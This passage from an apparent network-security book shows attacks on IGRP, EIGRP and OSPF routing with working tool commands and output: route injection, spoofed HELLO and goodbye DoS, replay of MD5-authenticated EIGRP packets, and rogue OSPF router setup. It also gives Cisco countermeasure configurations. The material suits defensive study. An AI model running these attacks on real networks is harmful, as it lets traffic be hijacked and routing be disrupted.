c2600(config-router)#passive-interface serial 0/0
c2600(config-router)#passive-interface serial 0/1
```

If for some specific reason you want a router that only listens to RIP updates but doesn't send out any updates itself, execute this:

```
c2600(config-router)#passive-interface default
```

Another method of preventing information leakage is to apply distribute lists to routing updates for removing the routes you don't want to be advertised from them:

```
c2600(config-router)#distribute-list ?
<1-199> IP access list number
<1300-2699> IP expanded access list number
WORD Access-list name
gateway Filtering incoming updates based on gateway
prefix Filter prefixes in routing updates
```

```
c2600(config-router)#distribute-list 1 out rip
c2600(config-router)#exit
c2600(config)#access-list 1 permit 143.43.42.0 0.0.0.255
c2600(config)#access-list 1 deny 10.10.10.0 0.0.0.255
```

Just as well, you can filter incoming RIP updates with a command like this,

```
c2600(config-router)#distribute-list 1 in serial 0/0
```

supplemented with appropriate access lists.

To counter spoofed RIP packets injection, use this command:

```
c2600(config-router)#validate-update-source
```

This command ensures that the source IP address of incoming routing updates is on the same IP network as one of the addresses defined for the receiving interface and applies to RIP and IGRP only.

Finally, it is a good idea to restrict the access to UDP port 520, used by RIP, to legitimate hosts only using extended access lists. Since in this book we have already provided plenty of Cisco extended access list examples, the exercise of writing them for UDP port 520 is left to the reader.

## Attacking IGRP

IGRP is a Cisco proprietary distance-vector protocol designed in the mid-1980s to replace RIP on homogeneous Cisco networks. It is rarely used nowadays and has been replaced by EIGRP; indeed, newer IOS versions have completely dropped the support of this protocol. Thus, you are not likely to encounter an IGRP routing attack in the real world.

Unlike RIP, which simply counts hops on IP networks (we decided not to go into IPX to avoid clouding the reader's mind!), IGRP uses a combination (vector) of metrics. By default, this combination takes into account bandwidth and delay; however, it is also possible to add link reliability, load, and MTU into the equation. The values of reliability and load are shown when the `show interface` command is executed—here's an example:

```
c2600#show interface e0/0s
Ethernet0/0 is up, line protocol is up
 Hardware is AmdP2, address is 0002.169c.0a80 (bia 0002.169c.0a80)
 Internet address is 192.168.66.202/24
 MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
 reliability 255/255, txload 16/255, rxload 23/255
```

We have rarely seen IGRP routers configured to use these additional values in calculating the routes metric in practice.

Unlike RIP, IGRP is not limited to a 15-router domain (you can go up to 255 hops, although it is not recommended) and supports unequal-path traffic load balancing. What is more important for us is that IGRP uses an autonomous system number (that must be the same on all routers in a routing domain to exchange updates) and does not support any authentication.

## Malicious Route Insertion via IGRP

**Attack**

Popularity:	2
Simplicity:	8
Impact:	8
<b>Risk Rating:</b>	<b>6</b>

Because there is no authentication, the only parameter you have to know to become part of an IGRP routing domain is the autonomous system number. If the attacker is local, it can be easily sniffed out in IGRP updates, which are broadcast (well, "multicast") every 90 seconds to 224.0.0.10. If the attacker is remote, he can use `ass` from the IRPAS suite to bruteforce the number:

```
arhontus / # ./ass -v -i eth0 -A -a 1 -b 31337 -P I
ASS [Autonomous System Scanner] $Revision: 1.24 $
```

```
(c) 2k++ FX <fx@phenoelit.de>
Phenoelit (http://www.phenoelit.de)
IRPAS build XXXIX
```

Scanning

```
+ scanning IGRP . . .
```

While the amount of autonomous system numbers for IGRP goes up to 65535, system administrators rarely choose large numbers (but watch out for numbers with significance that are easy to remember, such as the 31337 above). After the number is guessed (or sniffed out), you can inject a malicious route with another IRPAS utility:

```
arhontus / # ./igrp
```

Usage:

```
./igrp [-v[v[v]]] -i <interface> -f <routes file>
 -a <autonomous system> [-b brute force end]
 [-S <spoofed source IP>] [-D <destination ip>]
```

You can also bruteforce the autonomous system number with this tool. In addition, you need a routes file to inject the route you want. An example of such file is shown next:

```
Routes file for igrp.c
Format
destination:delay:bandwith:mtu:reliability:load:hopcount
#
Malicious route:
10.10.10.0:300:1:1500:255:1:1
```

It is unlikely that you would need more than one malicious route.

## Countermeasure for IGRP Attacks

Nothing much can be done about this type of attack, apart from using another routing protocol instead. The traditional choice is EIGRP; however, if the network is not limited to Cisco

## Countermeasure

devices only, you will end up choosing between RIPv2 and OSPF. The outcome of the selection will depend on the network size, topology, and administrator's skills.

## Attacking EIGRP

EIGRP is a strange protocol. Developed by Cisco as a replacement for IGRP, it is somewhat close to link-state routing protocols like OSPF, but it uses a different algorithm for appropriate routes selection. This algorithm is the Diffusing Update Algorithm, or DUAL, based on shared route calculations in the EIGRP domain. An EIGRP router sends updates as distance vectors of directly connected routes only. Such a router sends an update of a specific route only if a topology change to this route has occurred. In addition, this update is sent only to relevant neighbor routers, not to all routers in the domain. This makes EIGRP a bandwidth-efficient protocol, especially when compared to its distance-vector counterparts.

EIGRP routers discover neighbors via HELLO packets sent every 5 seconds to the multicast address 224.0.0.10, unless configured to use unicast addresses on point-to-point links. By default, if within 15 seconds a HELLO packet from a neighbor router is not received, the route is considered dead. In this case, another route to a "feasible successor" router (basically, a second-best route) replaces the dead route. Up to six such spare routes can exist under DUAL, and the network is flooded by queries only if no suitable feasible successors exist. This ensures a very fast convergence of EIGRP.

A few things about EIGRP are important from an attacker's viewpoint. First of all, someone who would like to inject a malicious route will want to establish an adjacency via HELLO packets first or spoof an IP of a legitimate EIGRP neighbor. Then, as with IGRP, to become a part of the routing domain, the attacker has to know the autonomous system number. EIGRP does have an MD5 authentication functionality, similar to that of RIPv2. On the other hand, unlike the OSPF domain, which is likely to be split

onto areas of different significance, the EIGRP autonomous system is flat. Thus, an inserted malicious route is likely to become known across the whole routing domain.

## Malicious Route Insertion via EIGRP

**Attack**

<i>Popularity:</i>	<i>N/A</i>
<i>Simplicity:</i>	7
<i>Impact:</i>	9
<b>Risk Rating:</b>	8

Since EIGRP is a Cisco proprietary protocol, no single general purpose routing suite supports it and can be used for security testing. Neither is any custom packet generator capable of crafting and sending EIGRP packets. To make things worse, sniffers such as Ethereal did not dissect authenticated EIGRP packets properly and do not understand some EIGRP packet types. Thus, we had to write an EIGRP sniffer and packet generator from scratch to present something in this section. The effort has paid off, however, since it became possible to discover a few new attacks against this protocol in two days, as well as implement the only known attack against EIGRP—a rotating IP HELLO flood DoS in practice. Due to the time constraints, we could not fully test all the attack possibilities before submitting the manuscript, but this is an ongoing project and we are sure that these possibilities will be explored.

EIGRP is not a simple routing protocol, and many variables in EIGRP packets can be tweaked. This is reflected by the sheer amount of options the tool has to provide maximum testing granularity:

```
arhontus# perl eigrp.pl --help
Using config file eigrp.conf...
eigrp.pl, , v 0.1
```



This program was originally published for the "Hacking Exposed Cisco Networks" book. Authors Janis Vizulis, Arhont Ltd.

(License GPL-2 ) Please send bugs and comments to info@arhont.com

sniffing use: eigrp.pl [--sniff] [ --iface=interface ] [--ti

Options:

--sniff	Sniff eigrp packets
--iface	Listen on interface
--iflist	List available network interfaces
--source	Source address IP
--dest	Packet destination IP. Default mu IP 224.0.0.10
--timeout=n	pcap init timeout (500 default)
--hello	Send EIGRP HELLO
--update	Send EIGRP UPDATE
--query	Send [Query] (Unreachable destina
--external	External EIGRP route
--internal	Internal EIGRP route
--ipgoodbyes	IP to [Goodbye message] Authentic replay not yet implemented
--file2ip=s	Send raw sniffed EIGRP data from
--payback	Sniff [update] packet, change [De and send back
--op=n	EIGRP opcode number to trigger, c packet defined by trigger on a di
--sn=n	EIGRP sequence number to trigger
--auth	Authentication data for reply att (copy paste hex from sniff)
--opcode	Custom opcode for hello fuzzing
--flags=n	EIGRP flags 0,1 or 2
--version=n	EIGRP version 8 bit integer Defau
--as=n	Autonomous system number [Default
--k1=n	Metric K1 [Default 1]
--k2=n	Metric K2 [Default 0]
--k3=n	Metric K3 [Default 1]

```

--k4=n Metric K4 [Default 0]
--k5=n Metric K4 [Default 0]
--mtu=n MTU
--nms=n Add NMS (Next multicast message)
Hello packet
--eigrpv=s EIGRP release [Default 2.9]
--ios=s IOS version [Default 12.4]
--hopcount=n Hop count
--reliability=n Reliability
--load=n Load
--delay=n Delay
--sequence=n Sequence (32bit sequence) [Defau
--ack=n Acknowledge (32bit sequence) Def
--nexthop=s Next Hop
--bandwidth=n Bandwidth
--routedest=s Route destination
--origrouter=s Originating router
--origas=n Originating Autonomous system nu
--arbitatag=n Arbitrary tag
--metric=n Protocol metric (external protoc
metric for an external update)
--extproto=n External protocol ID IGRP(1) EIG
Static Route(3) RIP(4) HELLO(5)
IS_IS(7) EGP(8) BGP(9) IDRP(10)
Connected link(11)
--hold=n Hold time
--hellotime=n Hello send retries timeout. Defa
--hellodos=s IP subnet. Warning! DOS attack!
HELLO EIGRP Argument from IP rar
--retries=n Packet send retries Default 1;
--help This message

```

Examples :

```

./eigrp.pl --sniff --iface eth0 [sniffing]
./eigrp.pl --ipgoodbye 192.168.66.202 --source 192.168.7.8
./eigrp.pl --file2ip update.dat --source 192.168.7.8 [data

```



```

$arbitratag="0" ; #Arbitrary tag
$metric="0"; # protocol metric (external protocol metric for
#External protocol ID
#IGRP=1 EIGRP=2 Static Route=3 RIP=4 HELLO=5 OSPF=6 IS_IS=7
EGP=8 BGP=9 IDRP=10 Connected link=11
$extproto="11";
$ios="12.4"; #IOS version
$eigrpv="2.9"; # EIGRP release

```

Modify the contents of this file to reflect the settings of the audited EIGRP network. Thus, if you are local to the EIGRP routing domain, the first thing you would do is reconnaissance. Let's sniff out some packets:

```

arhontus# ./eigrp.pl --sniff --iface eth0
Using config file eigrp.conf...
./eigrp.pl, , V 0.1
Link Offset: 14..

```

Sniffing interface: eth0

```

```

```

Source MAC:0002139d0a70 Dest MAC:01005e00000a
Source IP: 192.168.66.202 Dest IP:224.0.0.10

```

```

```

HexDump (high nybble first):

```

02 05 40 bc 00 00 00 00 00 00 00 00 00 00 00 00 ff fe
01 00 01 00 00 00 00 0f 00 04 00 08 0c 03 01 02 00 07 00 09

```

Version: 2

Opcode:05 <Hello/Ack>

Checksum: 0x40bc <\* Correct \*>

Flags: 0 Sequence :0

Acknowledge: 0

Autonomous system number: 65534

```

<<<EIGRP Parameters: 0001 >\>>

```

Size: 12

K1: 1 K2: 0 K3: 1 K4: 0 K5: 0,

```
Reserved: 0 Hold Time: 15
<>>Software Version 0004 >\>>
Size: 8
IOS version: 12.3
EIGRP version 1.2
<<<Interface Goodbye received: 0007 >\>
Size:9
ID:4
IP:192.168.66.1
```

This is an example of a "goodbye packet" (not dissected by Ethereal).

Next, we want to inject a malicious route or two:

```
arhontus# ./eigrp.pl --update --external --delay 12000 --seq
3455775 --source 192.168.66.191 --routedest 111.111.111.111/
Using config file eigrp.conf...
./eigrp.pl, , v 0.1
```

In this example, we are injecting a route without sending HELLO packets in parallel. The source IP is a spoofed address of a legitimate neighbor. A sequence number could be any large value. We have also modified the delay in EIGRP metric for fun. First we check on a target router:

```
c2611#show ip route
<skip>
D EX 111.111.111.111 [170/293600] via 192.168.66.191, 00
Ethernet0/0 <skip>
```

We found it! In our experience, if the route is injected via spoofing the IP address of a legitimate neighbor, it remains in the routing table for as long as that neighbor is up. Thus, using simple IP spoofing, you can preserve the inserted route for ages. And if you want to present your machine as a rogue router, you will have to emulate an EIGRP three-way handshake (multicast HELLO, unicast update + INIT, unicast ACK) using two instances of the tool. Establishing a proper neighbor relationship with a legitimate EIGRP router will give you an opportunity to feed the favorable metric to the neighbor via custom HELLO packets. Thus, you do not inject any malicious route per se,

and the DUAL algorithm does all the work for you.

## DoS Attacks Against EIGRP Networks

### Attack

<i>Popularity:</i>	<i>N/A</i>
<i>Simplicity:</i>	8
<i>Impact:</i>	7
<b><i>Risk Rating:</i></b>	<b>8</b>

What else can be done with the ability to craft custom EIGRP packets? An EIGRP DoS attack was reported by FX in 2002. So far, no public practical implementation of it exists. The attack is based on flooding the EIGRP routers with spoofed HELLO packets from multiple source IPs. The routers start searching for these new neighbors and an ARP storm begins, saturating both network and router resources. Rotating source IP addresses in HELLO packets is not difficult:

```
arhontus#./eigrp.pl --hellodos 192.168.66.0 --source 192.168
```

You see the incrementing source IP addresses in the console. The network is down. Nothing works, spare for the frozen bright LEDs on a switch.

How about something less violent? In the [previous section](#), you saw an example of a goodbye packet sniffed off the wire. In accordance with the Cisco web site, a goodbye message is sent when an EIGRP routing process is shutting down to tell the neighbors about the impending topology change to speed up the convergence. This feature is supported in Cisco IOS releases later than 12.3(2), 12.3(3)B, and 12.3(2)T. Let's exploit it by sending a spoofed goodbye message claiming to be from one of the neighbors to indicate that this spoofed neighbor is down:

```
arhontus#./eigrp.pl --ipgoodbye 192.168.66.202 --as 65534 --
192.168.66.191
```

```

469576: Aug 16 2005 03:09:56.277 GMT: %DUAL-5-NBRCHANGE: IP-
65534: Neighbor 192.168.66.191 (Ethernet0/0) is down: Peer c
469577: Aug 16 2005 03:09:59.283 GMT: %DUAL-5-NBRCHANGE: IP-
65534: Neighbor 192.168.66.191 (Ethernet0/0) is down: Peer c
469578: Aug 16 2005 03:09:59.868 GMT: %DUAL-5-NBRCHANGE: IP-
65534: Neighbor 192.168.66.191 (Ethernet0/0) is up: new adja
469579: Aug 16 2005 03:10:02.288 GMT: %DUAL-5-NBRCHANGE: IP-
65534: Neighbor 192.168.66.191 (Ethernet0/0) is down: Peer c

```

The receiving router thinks that its peer is down and breaks the neighborhood. Then it receives a legitimate HELLO and tries to re-establish it, but yet another peer goodbye tears it up. The attack clearly works. Have a look at the neighbor's table before the attack:

```

c2600#sh ip eigrp neighbor
IP-EIGRP neighbors for process 65534
H Address Interface Hold Uptime SRTT F
 (sec) (ms)
<skip>
0 192.168.30.191 Se0/0 12 00:05:06 1
1 192.168.66.191 Et0/0 13 00:05:14 201
<skip>

```

And here it is after:

```

c2611#sh ip eigrp neighbor
IP-EIGRP neighbors for process 65534
H Address Interface Hold Uptime SRTT
 (sec) (ms)
<skip>
0 192.168.30.191 Se0/0 14 00:09:50 1
<skip>

```

Look at the uptime: the neighborhood was broken for nearly 5 minutes, for as long as the attack was running. The irony in this example is that 192.168.66.191 is a router with an old IOS version that doesn't even understand the goodbye message!

Since this attack removes a specific router from the EIGRP process rather than whacking the whole network, a skilled hacker who knows the topology of the domain and traffic flows well can attack specific peers to redirect traffic the way he needs. In addition, by DoSing a router, an attacker can learn the topological information that the router knows. When it rejoins the network, the router will exchange the topology tables with its neighbors via unicast packets. However, the changes caused in the network routing topology by the rejoining router are going to be propagated via multicast by its peers and can be easily captured. Surely, since we do not crash the router and only tear down the EIGRP peer relation, a cracker can execute an ARP spoofing attack to place himself between the peers during (or even prior to) the DoS. This will allow him to catch the EIGRP handshake, including the full network topology table.

Would it be possible to run such DoS attacks and also the route injection remotely, without being on the same network segment with the targeted routers? All the packets we have generated in testing are multicast packets sent to 224.0.0.10. So, providing that the attacker knows the EIGRP AS number and has some information about the target network IP addressing, and the gateway forwards multicast traffic, the answer is yes. As mentioned earlier, EIGRP networks are flat and an injected route is likely to pass over the domain across many routers.

## Attacking Authenticated EIGRP

### Attack

<i>Popularity:</i>	N/A
<i>Simplicity:</i>	5
<i>Impact:</i>	8
<b><i>Risk Rating:</i></b>	<b>6</b>

The attacks just described work fine and can be useful in internal, semi-



internal, or wireless penetration testing. But what if a cautious network administrator has turned on EIGRP MD5 authentication?

At the time of writing, we are not aware of any publicly available tool that allows for cracking of the EIGRP authentication scheme. However, we are working on extending the functionality of our EIGRP tool to allow the "recovery" of a shared secret someday. In the meantime, here are some observations to share. Let's sniff out an authenticated EIGRP packet first:

```
arhontus# ./eigrp.pl --sniff --iface eth0
Using config file eigrp.conf... ./eigrp.pl, , V 0.1
Link Offset: 14..
```

Sniffing interface: eth0

```

```

```
Source MAC:0002139d0a70 Dest MAC:01005e00000a
 Source IP: 192.168.66.202 Dest IP:224.0.0.10
ch14.indd 494 ch14.indd 494
```

```

```

HexDump (high nibble first):

```
02 05 55 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01
00 02 00 10 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00
34 46 c7 7a 96 97 fe 57 53 f7 9e 52 00 01 00 0c 01 00 01 00
00 04 00 08 0c 03 01 02
```

Version: 2

Opcode:05 <Hello/Ack>

Checksum: 0x5556 <\* Correct \*>

Flags: 0 Sequence :0

Acknowledge: 0

Autonomous system number: 1

<<<Authentication data: 0002>\>>

Size: 40

Key ID: 2

MD5 key digest: efe07403446c77a9697fe5753f79e52

Key in one string (Copy & paste to replay)

```

0002001000000002000000000000000000000000efe0740344
<<<EIGRP Parameters: 0001 >>>
 Size: 12
 K1: 1 K2: 0 K3: 1 K4: 0 K5: 0,
 Reserved: 0 Hold Time: 15
<<<Software Version 0004 >>>
 Size: 8
 IOS version: 12.3
 EIGRP version 1.2

```

As you can see, the authentication data is dissected properly and a Message Authentication Code (MAC) hash is highlighted to be (ab)used. The authentication data appears to be the following:

TLV		0002
Size	40 bytes	0028
Auth type	MD5	0002
MD5key size	16 bytes	0010
Key ID	2	00000002
12 byte null pad		00000000000000000000000000000000
MD5 hash		efe07403446c77a9697fe5753f79e5

From experiments with capturing and replaying at the router a variety of authenticated EIGRP packets, it appears that the MD5 algorithm is run against the following packet fields: Opcode, AS number, Flags, Sequence Number, and Nexthop. The first conclusion we came to after this analysis is that the presence of MAC does not stop attackers from replaying HELLO packets back at the router (their sequence number and flag, for example, are always set to zero). We just need to throw in the hash:

```

arhontus#./eigrp.pl --hello --auth
0002001000000002000000000000000000000000efe07403446c77a9697

```

The packets are received well and trigger back an EIGRP update to sniff it and find out more about the network topology:

```

061751: 04:13:46: EIGRP: received packet with MD5 authentica
061752: 04:13:46: EIGRP: Received HELLO on Ethernet0/0 nbr 1

```



```
Enter <1> if you want to replay packet back:1
Save data to what file? Enter filename: test
```

Let's see whether the packet was accepted on a router:

```
000675: 00:21:44: EIGRP: received packet with MD5 authentication
000676: 00:21:44: EIGRP: Received UPDATE on Ethernet0/0 nbr
192.168.66.102
000677: 00:21:44: AS 1, Flags 0x2, Seq 17/0 idbQ 0/0
```

No authentication mismatch error occurs.

For statistical reasons, let's replay four packets to a solitary router and check whether all of them were successfully accepted:

```
c2600#show ip eigrp 1 traffic
<skip>
Updates sent/received: 3339/4
Next sequence number sent back
<skip>
```

What good is it to throw the router its own EIGRP update? In RIPv2, the metric is the amount of hops, and the payload that defines it participates in MAC calculation; thus we cannot alter the metric. In EIGRP packets, the metric is carried in separate fields that do not appear to take part in the hash generation. Thus, it should be possible to alter the metric (and test the delay) and then replay the packet:

```
arhontus#./eigrp.pl --sniff --iface eth0 --payback --delay 1

Source MAC:0002139d0a70 Dest MAC:01005e00000a
 Source IP: 192.168.66.202 Dest IP:224.0.0.10

Magic update packet captured ;-)
Updating delay value and sending back to air
<<<IP internal route: 0102 >>\>
Old Delay:512000
New Delay:120000
```

And the packet is successfully accepted.

Now, with a bit of imagination, we can perform a similar EIGRP UPDATE replay, while spoofing an IP of one of the legitimate EIGRP routers and playing with bandwidth, and delay metric parameters to present that spoofed interface differently to the DUAL algorithm. Thus, it might become possible to reroute traffic in an EIGRP domain without even knowing the shared secret.

This is an ongoing project that needs further investigation. How about capturing and replaying EIGRP three-way handshake packets either emulating a new router joining the domain or targeting a new router joining the domain? What about replaying goodbye messages to replicate this DoS attack on an authenticated EIGRP domain? Envision a possible scenario of a HELLO DoS flood on such a domain, accompanied by goodbye packets harvesting for all participating routers, so that these packets can be replayed later. Would it work? Here is some food for thought and ideas for the readers to test; in the meantime we can quietly regret that there are only 24 hours in a day.

## Countermeasures Against Attacking EIGRP

Securing EIGRP domain is similar to securing RIPv2 authentication commands are entered in the interface configuration mode, and must include the autonomous

### Countermeasure

```
c2600(config)#int e0/0
c2600(config-if)#ip authentication mode md5
c2600(config-if)#ip authentication key-chain local linksec
c2600(config-if)#exit
```

The creation of the key chain is the same with RIPv2:

```
c2600(config)#key chain handsoffmyeigrp
c2600(config-keychain)#key 1
c2600(config-keychain-key)#key-string 0 itsadeepsecret
```


Similarly, a passive EIGRP interface can be set via the `passive-interface`

command in the protocol configuration mode. However, setting a passive interface in EIGRP will suppress the exchange of HELLO packets to and from the affected interface, which in turn will stop both incoming and outgoing routing updates. Thus, executing the `passive-interface default` will effectively remove the router from the EIGRP domain and probably cause a connectivity loss. Therefore, setting passive interfaces in EIGRP is useful only for removing an interface from the routing process completely. If you want more granular control over the spread of EIGRP updates, use distribute lists to filter the routes you don't want to be broadcasted. Using the `distribute-list` command with EIGRP is quite similar to using it with RIPv2, spare for the fact that the autonomous system number will have to be added into the concoction, as in `distribute-list 1 out eigrp 1`.

 Previous

Next 

 Previous

Next 

# ATTACKING LINK STATE ROUTING PROTOCOLS

This section is about OSPF. We have never encountered an Intermediate System–Intermediate System (IS-IS) attack in the real world, but that doesn't mean it is impossible (we didn't have an opportunity to play with this protocol a lot). As for non-IP protocols, such as the Novell Link State Protocol (NLSP), we do not consider them in this book since the majority of readers are not likely to encounter them on modern networks.

Similar to EIGRP, link state routing protocols do not propagate the whole routing table; they tell about only the local router connections instead. The information about these connections from the whole routing domain builds up the topology map of the network. In OSPF, this database can be viewed with a `show ip ospf database` command; the information about a router's OSPF neighbors can be obtained with `show ip ospf neighbor detail`. A routing table is built from this topology map by running a specific algorithm against it (in the case of OSPF, it is the Dijkstra algorithm, named after a famous Hungarian mathematician). The metric used to select appropriate routes is stated as `cost`; this metric is usually the bandwidth of the individual link. This uncovers the secret behind the IOS interface mode `bandwidth` command: It does not set an actual bandwidth at the interface; rather, it tells the value of the interface bandwidth to be used by a routing protocol. By manipulating this value on a hacked or rogue router, an attacker can direct network traffic toward such a router.

Link state routing protocols are more difficult to attack than their distance-vector relatives because of their complexity, influenced by the following factors:

- *Neighbor discovery via HELLO protocol.* To join the routing domain, a rogue router must use or emulate HELLO packets to be accepted.
- *The presence of routing hierarchy, such as OSPF areas.* These areas and whether a packet will pass between them



must be taken into account when injecting malicious updates. On the other hand, the presence of a designated router, the main router for a given area, opens up another avenue for an attack.

While we will consider the examples of malicious updates injections with packet generators, the best way to go about attacking these protocols is either by taking over and reconfiguring a legitimate router or via installing and configuring a full-blown routing software suite such as Quagga.

## Malicious Route Insertion via OSPF

**Attack**

Popularity:	6
Simplicity:	8
Impact:	8
Risk Rating:	7

The aim of this attack is to advertise your router—for example, a Linux machine with enabled forwarding as an OSPF router with a high amount of bandwidth. While the Cisco implementation of OSPF can support both bandwidth and delay as a metric, usually the bandwidth is taken into account. In such a case, the cost is calculated like so:  $10^8$  divided by bandwidth—basically referencing the link bandwidth against 100 Mbps. So, for example, the cost of a 10 Mbps link would be 10, and the cost of a 56 Kbps serial link would be 1785.

Of course, as an attacker, you would want to advertise the lowest cost possible, which is 1. The reference bandwidth can be changed with the `ospf auto-cost referencebandwidth` command under `router ospf` mode, which comes in very useful on high-speed networks. However, for an attacker it is more straightforward to manipulate the cost on the interface via the `ip ospf`

cost <cost> command.

Figuring the configuration cost in `ospfd` from the Quagga routing suite is performed exactly the same as it is done on the Cisco router. You can set the cost of the route in the configuration mode of the interface by issuing the command `ip ospf cost <165535>`.

A sample configuration file for the `ospfd` daemon from the Quagga routing suite is shown here:

```
!
! Zebra configuration saved from vty
! 2005/08/16 01:22:41
!
hostname legitimate.ospfd
password 8 jhahnGuSsan.g
enable password 8 Cb/yfFsI.abqs
log file /var/log/quagga/ospfd.log
service advanced-vty
service password-encryption
!
!
interface eth0
 description DMZ_Network
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 secret_key
!
interface eth1
!
interface 10
!
interface tun10
!
router ospf
 ospf router-id 192.168.20.111
 redistribute kernel
 redistribute connected
```

```
network 192.168.20.0/24 area 0.0.0.0
area 0.0.0.0 authentication message-digest
!
line vty
exec-timeout 30 0
!
```

Once you have successfully joined the OSPF domain, check your logs to ensure that it is so, or issue the `show ip ospf` command to display the summary of your connection. If successful, you are ready to start injecting the malicious routes:

```
legitimate.ospfd# show ip ospf
 OSPF Routing Process, Router ID: 192.168.20.111
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
 OpaqueCapability flag is disabled
 SPF schedule delay 1 secs, Hold time between two SPFs 1 secs
 Refresh timer 10 secs
 This router is an ASBR (injecting external routing informati
 Number of external LSA 4. Checksum Sum 0x00025f81
 Number of opaque AS LSA 0. Checksum Sum 0x00000000
 Number of areas attached to this router: 1
```

```
Area ID: 0.0.0.0 (Backbone)
 Number of interfaces in this area: Total: 1, Active: 1
 Number of fully adjacent neighbors in this area: 2
 Area has message digest authentication
 SPF algorithm executed 29 times
 Number of LSA 9
 Number of router LSA 4. Checksum Sum 0x00025166
 Number of network LSA 1. Checksum Sum 0xffff90fa
 Number of summary LSA 2. Checksum Sum 0x000166c2
 Number of ASBR summary LSA 2. Checksum Sum 0x00014713
 Number of NSSA LSA 0. Checksum Sum 0x00000000
```

```
Number of opaque link LSA 0. Checksum Sum 0x00000000
```

```
Number of opaque area LSA 0. Checksum Sum 0x00000000
```

Make sure you specify the redistribute kernel in the router ospf mode, so that the routes you specify with the ip route command get redistributed. The usual rules apply to enabling forwarding and NATing of the packets. Next, we announce routes to some of the Cisco networks as going through our router by executing the following:

```
arhontus / # ip route add 64.100.0.0/14 dev eth0
arhontus / # ip route add 128.107.0.0/16 dev eth0
```

In hostile conditions, you would employ tcpdump to see whether the packets start flying through your host. In test lab conditions, we can check that the route has been injected successfully by executing sh ip ospf route on the neighboring router:

```
legitimate.ospfd# sh ip ospf route

===== OSPF external routing table =====
N E2 64.100.0.0/14 [10/20] tag: 0
 via 192.168.66.111, eth0
N E2 128.107.0.0/16 [10/20] tag: 0
 via 192.168.66.111, eth0
```

As you have probably guessed, 192.168.66.111 is our rogue OSPF advertising machine.

While it is actually simpler to install and configure Quagga as we have already shown, you can also employ various custom packet generators to emulate the OSPF router workings and insert malicious OSPF HELLOs and updates (or link-state advertisements, LSAs). As of this writing, the situation with custom OSPF packet generation tools is not straightforward. IP Sorcery (or at least its command-line tool, ipmagic) supports OSPF packet creation, but only partially. The newest version of Nemesis does not have a functional OSPF module, but you can successfully employ the older, separate utility versions of Nemesis:

```
arhontus / # ./nemesis-ospf
```

OSPF Packet Injection --The NEMESIS Project 1.1  
I 1999, 2000 obecian <obecian@celerity.bartoli.org>

OSPF usage:

./nemesisis-ospf [-v] [optlist]

OSPF Packet Types:

-p <OSPF Protocol>

-pH HELLO, -pD DBD, -pL LSR, -pU LSU, -pR LSA (router),

-pN LSA (network), -pM LSA (summary), -pA LSA (AS)

OSPF HELLO options:

-N <Neighbor Router Address>

-i >Dead Router Interval>

-l <OSPF Interval>

OSPF DBD options:

-z <MAX DGRAM Length>

-x <Exchange Type>

OSPF LSU options:

-B <num of LSAs to bcast>

OSPF LSA related options:

-L <router id>

-G <LSA age>

OSPF LSA\_RTR options:

-u <LSA\_RTR num>

-y <LSA\_RTR router type>

-k <LSA\_RTR router data>

OSPF LSA\_AS\_EXT options:

-f <LSA\_AS\_EXT forward address>

-g <LSA\_AS\_EXT tag>

OSPF options:

-m <OSPF Metric>

-s <Sequence Number>

-r <Advertising Router Address>

-n >OSPF Netmask>

-O <OSPF Options>

```
-R <OSPF Router id>
-A <OSPF Area id>
-P <Payload File (Binary or ASCII)>
(-v VERBOSE packet struct to stdout)
```

#### IP Options

```
-S <Source Address>
-D <Destination Address>
-I <IP ID>
-T <IP TTL>
-t <IP/OSPF tos>
-F <IP frag>
-o <IP Options>
```

#### Data Link Options:

```
-d <Ethernet Device>
-H <Source MAC Address>
-M <Destination MAC Address>
```


You must define a source, destination, protocol, and its dependent options.

Alternatively, you can employ `Spoof` to generate OSPF LSA updates. You need to go to the `config` directory of the tool and edit the `defaultLsaHdr.txt` or `defaultLsa.txt` file to reflect the advertised routes.

The process of injection would take several steps:

1. Carefully study the topology of the OSPF network to be attacked. Employ both passive sniffing and active scanning with `ass`. Don't forget to memorize the autonomous system number.
2. Set one instance of `nemesis-ospf` to generate HELLO packets.
3. Emulate the OSPF handshake with a separate `nemesis-ospf` run. This is quite a difficult task that will require

some scripting, since the handshake involves a variety of different packets, as shown in [Figure 14-4](#). (In the figure, DDP is Database Descriptor Packets that send summary data to a neighbor for topology databases synchronization. LSR is a Link State Request sent to a neighbor for more detailed information. LSU is a Link State Update sent as a response to such a request. In a single given routing domain, up to five different LSU types can exist, depending on the router's position and role within an OSPF area. Finally, LSACK is an ACK to a successfully received and processed LSU.)



**Figure 14-4:** OSPF routing domain joining handshake

4. Start injecting malicious link state advertisements of your choice.

Judging by the effort required, you might find it more practical to use a routing software suite for a rogue router attack. Nevertheless, employing a packet generator instead is highly educational and is something to be considered in a routing or network security expert's free time.

## Becoming a Designated or Backup Designated OSPF Router

### Attack

Popularity:	6
Simplicity:	8
Impact:	9
Risk Rating:	8

As stated previously, OSPF networks, unless of a really small size, are usually hierarchical by nature. When too many OSPF routers exist on a network, maintaining a full mesh of neighbor interconnections becomes too resource-consuming. Thus, it makes sense to assign one, usually the most powerful router, to maintain adjacencies with the rest of OSPF routers in a routing domain. This router is called a *designated* router. The presence of a designated router efficiently transforms the topology of a routing domain from full mesh to a star. In case the designated router fails, a backup designated router also exists to pick up its function. Of course, a star topology is extremely vulnerable if the hub router is taken over or a rogue router manages to become the center of the star. Let us consider these possibilities.

First of all, you need to understand how to become a designated router. A designated router is elected using the OSPF HELLO protocol. Two parameters are used: the OSPF priority and the router IP addresses. The election occurs in the following manner:

1. All routers in the same autonomous system and area with the priority higher than zero are listed for the election.



2. The router with the highest priority value (the maximum being 255 on an IOS machine) is elected as a backup designated router.
